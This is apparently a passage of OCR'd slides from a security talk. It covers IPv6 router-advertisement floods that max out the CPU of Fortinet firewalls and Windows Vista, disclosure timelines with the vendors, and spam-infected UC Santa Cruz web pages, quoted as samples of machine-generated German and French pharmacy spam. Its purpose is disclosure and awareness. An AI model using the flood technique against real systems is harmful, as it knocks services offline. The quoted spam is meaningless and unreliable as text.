
  `diagnose ipv6 route list`

- have long, unreadable lists

Disable Autoconfiguration

```
config system interface
edit "wan"
config ipv6
set autoconf disable
end
end
```

Flood Drives CPU to 100%




Responsible Disclosure


- I told Fortinet on April 24, 2014, and they were able to reproduce it on April 25, 2014
- Revised firmware will be coming out "soon"

Firmware Upgrade?

- In Status, in "System Information", "Firmware Version", click "Details"



Videos Work!




- I've never had a vendor succeed in reproducing attacks in <24 hours before
- Submit Vuln Disclosures in Video Form!

- ✔ Picking on AV
- ✔ Picking on Fortinet
- Picking on Microsoft
- Picking on UC Santa Cruz

Windows Vista

Vulnerable to IPv6 RA Flood

- 30-90 sec of flood pegs CPU at 100% forever
- Very strange, since Microsoft patched this for
  - Windows XP
  - Windows 7
  - Windows 8
  - Server 2008
  - Server 2012



Vista Killed by IPv6 RA Flood

Responsible Disclosure

- Marc Heuse told Microsoft about this on July 10, 2010
- I told them many times after that
- Is Vista supported or not?

- ✔ Picking on AV
- ✔ Picking on Fortinet
- ✔ Picking on Microsoft
- Picking on UC Santa Cruz


UC Santa Cruz

Malware Hall of Shame

- UCSC has been pwned by Russian Viagra sellers since at least Dec. 2013
  - I notified them in Dec. 2013
  - They re-imaged a server
  - Exploit came back and spread
- They won't talk to me or let me help
- No one cares

7000 Infected Pages

- Criminals own UCSC and they don't care
- They just do anything they like



research.pbsci.ucsc.edu/eeb/cheng/wp-content/themes/twentyeleven/colors/color.php?p=1710

This page is in German Would you like to translate it? Nope Translate

Astrophysical & Planetary Sciences

@ University of California Santa Cruz

Eine ätzende Wirkung hält Russell H.

Viagra ersatz

September 2006 bei der Alarbänder entstehen ließen. Kritiker waren die an Marx 1847 wurde die US-Amerikaner Robert Koch entd
Umsetzen mit Lehm verschmiert, oder auch die Bildungseinrichtungen in Sydney gilt es einer Entbindung. Es existieren weitere, mei
selten, ab 1900 in der Regel eine falsche Zitierungen und behält bei Moskau. Wegen des Rechts ist ein erneuter Haftbefehl gegen die
auch fremder Arbeitsprodukte realisiert sind.

research.pbsci.ucsc.edu/eeb/cheng/wp-content/themes/twentyeleven/colors/color.php?p=968

This page is in French Would you like to translate it? Nope Translate

Astrophysical & Planetary Sciences

@ University of California Santa Cruz

Au contraire, la délocalisation de février 1994.

Viagra achat libre

Et ceci, l'«Occident» de Lacon. Le foie dans un cancer de ce produit. Marquage du sublime, l'exotisme et viagra achat libre plus c
pays se dévouer à s'étendre au nombre de Kalmar ». La période ou déterministe. sont deux opérateurs qui sait aujourd'hui de vie c
par le souffle de son environnement est nécessaire auparavant. Les levures ont été distribués directement d'autres documents persc
fin du pharaon. Le Sénégal oriental et Himéros (Désir) accompagnent les mesures (médicales, éthiques (cf.

Failure to address 2011 hacking tied to ’13 breach

By Mary Beth Faller
The Republic | azcentral.com
Tue Feb 25, 2014 10:36 AM

A 2011 breach of the Maricopa County Community College District’s computer system created a problem that never was addressed, leading to a much more serious 2013 hacking incident that could end up costing the district millions of dollars, according to a district document and several people who worked closely with the system.

Maricopa Was Warned

Quote from the report:

"After 9-10 months, none of the agreed upon next steps have been accomplished. We are still running on a compromised server… The risk to MCCCD of running a compromised server is very high. The potential impact is critical"

Resources

- Everything is at samsclass.info
  - Instructions for these attacks
  - These Slides
  - Videos
  - EVIL APT TOOL